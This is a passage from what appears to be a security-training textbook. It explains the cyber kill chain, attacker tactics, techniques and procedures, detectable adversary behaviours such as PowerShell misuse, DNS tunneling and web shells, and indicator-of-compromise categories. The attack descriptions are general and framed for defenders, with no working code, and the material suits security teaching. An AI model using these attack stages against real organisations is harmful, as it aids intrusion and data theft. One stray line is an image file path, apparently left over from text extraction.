Send weaponized bundle to the victim using email, USB, etc.
Installation
Install malware on the target system
Actions on Objectives
Perform actions to achieve intended objectives/goals

Figure 1.3: Cyber kill chain methodology

- **Reconnaissance**

  An adversary performs reconnaissance to collect as much information about the target as possible to probe for weak points before actually attacking. They look for information such as publicly available information on the Internet, network information, system information, and the organizational information of the target. By conducting reconnaissance across different network levels, the adversary can gain information such as network blocks, specific IP addresses, and employee details. The adversary may use automated tools to obtain information such as open ports and services, vulnerabilities in applications, and login credentials. Such information can help the adversary in gaining backdoor access to the target network.

  Activities of the adversary include the following:

  - Gathering information about the target organization by searching the Internet or through social engineering
  - Performing analysis of various online activities and publicly available information
  - Gathering information from social networking sites and web services
  - Obtaining information about websites visited
  - Monitoring and analyzing the target organization's website
  - Performing Whois, DNS, and network footprinting
  - Performing scanning to identify open ports and services

- **Weaponization**

  The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary.

The following are the activities of the adversary:

- Identifying appropriate malware payload based on the analysis
- Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
- Creating a phishing email campaign
- Leveraging exploit kits and botnets

- **Delivery**

  The previous stage included creating a weapon. Its payload is transmitted to the intended victim(s) as an email attachment, via a malicious link on websites, or through a vulnerable web application or USB drive. Delivery is a key stage that measures the effectiveness of the defense strategies implemented by the target organization based on whether the intrusion attempt of the adversary is blocked or not.

  The following are the activities of the adversary:

  - Sending phishing emails to employees of the target organization
  - Distributing USB drives containing malicious payload to employees of the target organization
  - Performing attacks such as watering hole on the compromised website
  - Implementing various hacking tools against the operating systems, applications, and servers of the target organization

- **Exploitation**

  After the weapon is transmitted to the intended victim, exploitation triggers the adversary's malicious code to exploit a vulnerability in the operating system, application, or server on a target system. At this stage, the organization may face threats such as authentication and authorization attacks, arbitrary code execution, physical security threats, and security misconfiguration.

  Activities of the adversary include the following:

  - Exploiting software or hardware vulnerabilities to gain remote access to the target system

- **Installation**

  The adversary downloads and installs more malicious software on the target system to maintain access to the target network for an extended period. They may use the weapon to install a backdoor to gain remote access. After the injection of the malicious code on one target system, the adversary gains the capability to spread the infection to other end systems in the network. Also, the adversary tries to hide the presence of malicious activities from security controls like firewalls using various techniques such as encryption.

  The following are the activities of the adversary:

  - Downloading and installing malicious software such as backdoors
  - Gaining remote access to the target system
  - Leveraging various methods to keep backdoor hidden and running
  - Maintaining access to the target system

- **Command and Control**


  The adversary creates a command and control channel, which establishes two-way communication between the victim’s system and adversary-controlled server to communicate and pass data back and forth. The adversaries implement techniques such as encryption to hide the presence of such channels. Using this channel, the adversary performs remote exploitation on the target system or network.

  The following are the activities of the adversary:

  - Establishing a two-way communication channel between the victim’s system and the adversary-controlled server
  - Leveraging channels such as web traffic, email communication, and DNS messages.
  - Applying privilege escalation techniques
  - Hiding any evidence of compromise using techniques such as encryption

- **Actions on Objectives**

  The adversary controls the victim’s system from a remote location and finally accomplishes their intended goals. The adversary gains access to confidential data, disrupts the services or network, or destroys the operational capability of the target by gaining access to its network and compromising more systems. Also, the adversary may use this as a launching point to perform other attacks.



Tactics, Techniques, and Procedures (TTPs)

The term Tactics, Techniques, and Procedures (TTPs) refers to the **patterns of activities and methods** associated with specific threat actors or groups of threat actors

Tactics

- "Tactics" are the guidelines that describe the **way an attacker performs the attack** from beginning to the end
- This guideline consists of the various **tactics for information gathering** to perform initial exploitation, privilege escalation, and lateral movement, and to deploy measures for persistent access to the system and other purposes

Techniques

- "Techniques" are the **technical methods used by an attacker** to achieve intermediate results during the attack
- These techniques include **initial exploitation**, setting up and maintaining **command and control channels**, accessing the target infrastructure, covering the tracks of data exfiltration, and others

Procedures

- "Procedures" are **organizational approaches that threat actors follow** to launch an attack
- The number of **actions usually differs** depending on the objectives of the procedure and threat actor group

Tactics, Techniques, and Procedures (TTPs)

The terms "tactics, techniques, and procedures" refer to the patterns of activities and methods associated with specific threat actors or groups of threat actors. TTPs are helpful in analyzing threats and profiling threat actors and can further be used to strengthen the security infrastructure of an organization. The word "tactics" is defined as a guideline that describes the way an attacker performs their attack from beginning to end. The word "techniques" is defined as the technical methods used by an attacker to achieve intermediate results during their attack. Finally, the word "procedures" is defined as the organizational approach followed by the threat actors to launch their attack. In order to understand and defend against the threat actors, it is important to understand the TTPs used by adversaries. Understanding the tactics of an attacker helps to predict and detect evolving threats in the early stages. Understanding the techniques used by attackers helps to identify vulnerabilities and implement defensive measures in advance. Lastly, analyzing the procedures used by the attackers helps to identify what the attacker is looking for within the target organization's infrastructure.

Organizations should understand TTPs to protect their network against threat actors and upcoming attacks. TTPs enable the organizations to stop attacks at the initial stage, thereby protecting the network against massive damages.

- **Tactics**

  Tactics describe the way the threat actor operates during different phases of an attack. It consists of the various tactics used to gather information for the initial exploitation, perform privilege escalation and lateral movement, and deploy measures for persistence access to the system. Generally, APT groups depend on a certain set of unchanging tactics, but in some cases, they adapt to different circumstances and alter the way they perform their attacks. Therefore, the difficulty of detecting and attributing the attack campaign depends on the tactics used to perform the attack.

An organization can profile threat actors based on tactics they use; this consists of the way they gather information about a target, the methods they follow for initial compromise, and the number of entry points they use while attempting to enter the target network.

For example, to obtain information, some threat actors depend solely on information available on the Internet, whereas others might perform social engineering or use connections in intermediate organizations. Once information such as the email addresses of employees of the target organization is gathered, the threat actors either choose to approach the target one by one or as a group. Furthermore, the attackers' designed payload can stay constant from the beginning to the end of the attack or may be changed based on the targeted individual. Therefore, to understand the threat actors better, tactics used in the early stages of an attack must be analyzed properly.

Another method of analyzing the APT groups is inspecting the infrastructure and tools used to perform their attack. For example, consider establishing a command and control channel on the servers controlled by the attacker. These C&C servers may be located within a specific geographical location or may spread across the Internet and can be static or can change dynamically. It is also important to analyze the tools used to perform the attack. This includes analyzing the exploits and tools used by various APT groups. In such a scenario, a sophisticated threat actor may exploit many zero-day vulnerabilities by using adapted tools and obfuscation methods. However, this might be difficult as less-sophisticated threat actors generally depend on publicly known vulnerabilities and open-source tools. Identifying this type of tactic helps in profiling the APT groups and building defensive measures in advance.

In some cases, understanding the tactics used in the last stages of an attack helps in profiling the threat actor. Also, the methods used to cover the tracks help the target organization understand attack campaigns. Analyzing the tactics used by the attackers helps in creating an initial profile by understanding different phases of an APT life cycle. This profile helps in performing further analysis of the techniques and procedures used by the attackers. An attacker may continually change the TTPs used, so it is important to constantly review and update the tactics used by the APT groups.

- **Techniques**

  To launch an attack successfully, threat actors use several techniques during its execution. These techniques include initial exploitation, setting up and maintaining command and control channels, accessing the target infrastructure, and covering the tracks of data exfiltration. The techniques followed by the threat actor to conduct an attack might vary, but they are mostly similar and can be used for profiling. Therefore, understanding the techniques used in the different phases of an attack is essential to analyzing the threat groups effectively.

Techniques can also be analyzed at each stage of the threat life cycle. Therefore, the techniques at the initial stage mainly describe the tools used for information gathering and initial exploitation. The techniques used in this stage need not necessarily have a technical aspect. For example, in social engineering, certain non-technical software tools are used as an effective way of gathering information. An attacker can use such tools to obtain the email addresses of target organization employees through publicly available resources.

In the same manner, purely human-based social engineering can be used to perform the initial exploitation. For example, consider a scenario where the victim is tricked via a phone call to reveal their login credentials for accessing the target organization's internal network. These techniques are used in the initial phase of an attack to gather information about the target and break the first line of defense.

Techniques used in the middle stages of an attack mostly depend on technical tools for initially escalating privileges on systems that are compromised or performing lateral movements within the target organization's network. At this stage of an attack, the attackers use various exploits or misuse configuration vulnerabilities on the target system. They may also exploit network design flaws to gain access to other systems in the network. In all of these cases, either exploits or a collection of tools allows the attacker to perform a successful attack. In this scenario, the term "technique" is the set of tools and the way they are used to obtain intermediate results during an attack campaign.

The techniques in the last stage of an attack can have both technical and nontechnical aspects. In such a scenario, the techniques used for data-stealing are usually based on network technology and encryption. For example, the threat actor encrypts the stolen files, transfers them through the established command and control channel, and copies them to their own system. After successfully executing the attack and transferring the files, the attacker follows certain purely technical techniques to cover their tracks. They use automated software tools to clear logs files to evade detection.

After aggregating the techniques used in all the stages of an attack, the organization can use the information to profile the threat actors. In order to make an accurate attribution of threat actors, the organization must observe all the techniques used by its adversaries.

- **Procedures**

  "Procedures" involve a sequence of actions performed by the threat actors to execute different steps of an attack life cycle. The number of actions usually differs depending upon the objectives of the procedure and the APT group. An advanced threat actor uses advanced procedures that consist of more actions than a normal procedure to achieve the same intermediate result. This is done mainly to increase the success rate of an attack and decrease the probability of detection by security mechanisms.

  For example, in a basic procedure of information gathering, an actor collects information about the target organization; identifies key targets, employees; collects their contact details, identifies vulnerable systems and potential entry points to the target network, and documents all the collected information. The further actions of an adversary depend on the tactics used. These actions include extensive research and repeated information gathering to collect in-depth and up-to-date information on the target individuals via social networking sites. This information can assist threat actors in performing spear phishing, monitoring security controls to identify zero-day exploits in the target systems, and other tasks. For example, a threat actor using a more detailed procedure executes the malware payload. At the time of execution, the malicious code decrypts itself, evades security monitoring controls, deploys persistence, and establishes a command and control channel for communicating with the victim system. This type of procedure is common for malware, where different threat actors may implement the same feature, and hence it is useful in forensic investigations.

An understanding and proper analysis of the procedures followed by certain threat actors during an attack helps organizations profile threat actors. In the initial stage of an attack, such as during information gathering, observing the procedure of an APT group is difficult. However, the later stages of an attack can leave trails that may be used to understand the procedures the attacker followed.

Adversary Behavioral Identification

Adversary behavioral identification involves the identification of the common methods or techniques followed by an adversary to launch attacks to penetrate an organization's network. It gives security professionals insight into upcoming threats and exploits. It helps them plan network security infrastructure and adapt a range of security procedures as prevention against various cyberattacks.

Given below are some of the behaviors of an adversary that can be used to enhance the detection capabilities of security devices:

- **Internal Reconnaissance**

  Once the adversary is inside the target network, they follow various techniques and methods to carry out internal reconnaissance. This includes the enumeration of systems, hosts, processes, the execution of various commands to find out information such as the local user context and system configuration, hostname, IP addresses, active remote systems, and programs running on the target systems. Security professionals can monitor the activities of an adversary by checking for unusual commands executed in the Batch scripts and PowerShell and by using packet capturing tools.

- **Use of PowerShell**

  PowerShell can be used by an adversary as a tool for automating data exfiltration and launching further attacks. To identify the misuse of PowerShell in the network, security professionals can check PowerShell's transcript logs or Windows Event logs. The user agent string and IP addresses can also be used to identify malicious hosts who try to exfiltrate data.

- **Unspecified Proxy Activities**

  An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains.

- **Use of Command-Line Interface**

  On gaining access to the target system, an adversary can make use of the command-line interface to interact with the target system, browse the files, read file content, modify file content, create new accounts, connect to the remote system, and download and install malicious code. Security professionals can identify this behavior of an adversary by checking the logs for process ID, processes having arbitrary letters and numbers, and malicious files downloaded from the Internet.

- **HTTP User Agent**

  In HTTP-based communication, the server identifies the connected HTTP client using the user agent field. An adversary modifies the content of the HTTP user agent field to communicate with the compromised system and to carry further attacks. Therefore, security professionals can identify this attack at an initial stage by checking the content of the user agent field.

- **Command and Control Server**

  Adversaries use command and control servers to communicate remotely with compromised systems through an encrypted session. Using this encrypted channel, the adversary can steal data, delete data, and launch further attacks. Security professionals can detect compromised hosts or networks by identifying the presence of a command and control server by tracking network traffic for outbound connection attempts, unwanted open ports, and other anomalies.

- **Use of DNS Tunneling**

  Adversaries use DNS tunneling to obfuscate malicious traffic in the legitimate traffic carried by common protocols used in the network. Using DNS tunneling, an adversary can also communicate with the command and control server, bypass security controls, and perform data exfiltration. Security professionals can identify DNS tunneling by analyzing malicious DNS requests, DNS payload, unspecified domains, and the destination of DNS requests.

- **Use of Web Shell**

  An adversary uses a web shell to manipulate the web server by creating a shell within a website; it allows an adversary to gain remote access to the functionalities of a server. Using a web shell, an adversary performs various tasks such as data exfiltration, file transfers, and file uploads. Security professionals can identify the web shell running in the network by analyzing server access, error logs, suspicious strings that indicate encoding, user agent strings, and through other methods.

- **Data Staging**

  After successful penetration into a target's network, the adversary uses data staging techniques to collect and combine as much data as possible. The types of data collected by an adversary include sensitive data about the employees and customers, the business tactics of an organization, financial information, and network infrastructure information. Once collected, the adversary can either exfiltrate or destroy the data. Security professionals can detect data staging by monitoring network traffic for malicious file transfers, file integrity monitoring, and event logs.

Indicators of Compromise (IoCs)

Cyber threats are continuously evolving with the newer TTPs adapted based on the vulnerabilities of the target organization. Security professionals must perform continuous monitoring of IoCs to effectively and efficiently detect and respond to evolving cyber threats. Indicators of Compromise are the clues, artifacts, and pieces of forensic data that are found on a network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.

However, IoCs are not intelligence; rather, IoCs act as a good source of information about threats that serve as data points in the intelligence process. Actionable threat intelligence extracted from IoCs helps organizations enhance incident-handling strategies. Cybersecurity professionals use various automated tools to monitor IoCs to detect and prevent various security breaches to the organization. Monitoring IoCs also helps security teams enhance the security controls and policies of the organization to detect and block suspicious traffic to thwart further attacks. To overcome the threats associated with IoCs, some organizations like STIX and TAXII have developed standardized reports that contain condensed data related to attacks and shared it with others to leverage the incident response.

An IoC is an atomic indicator, computed indicator, or behavioral indicator. It is the information regarding suspicious or malicious activities that is collected from various security establishments in a network's infrastructure. Atomic indicators are those that cannot be segmented into smaller parts, and whose meaning is not changed in the context of an intrusion. Examples of atomic indicators are IP addresses and email addresses. Computed indicators are obtained from the data extracted from a security incident. Examples of computed indicators are hash values and regular expressions. Behavioral indicators refer to a grouping of both atomic and computed indicators, combined on the basis of some logic.

Categories of Indicators of Compromise

The cybersecurity professionals must have proper knowledge about various possible threat actors and their tactics related to cyber threats, mostly called Indicators of Compromise (IoCs). This understanding of IoCs helps security professionals quickly detect the threats entering the organization and protect the organization from evolving threats.

For this purpose, IoCs are divided into four categories:

- **Email Indicators**

  Attackers usually prefer email services to send malicious data to the target organization or individual. Such socially engineered emails are preferred due to their ease of use and comparative anonymity. Examples of email indicators include the sender's email address, email subject, and attachments or links.

- **Network Indicators**

  Network indicators are useful for command and control, malware delivery, and identifying details about the operating system, browser type, and other computer-specific information. Examples of network indicators include URLs, domain names, and IP addresses.

- **Host-Based Indicators**

  Host-based indicators are found by performing an analysis of the infected system within the organizational network. Examples of host-based indicators include filenames, file hashes, registry keys, DLLs, and mutex.

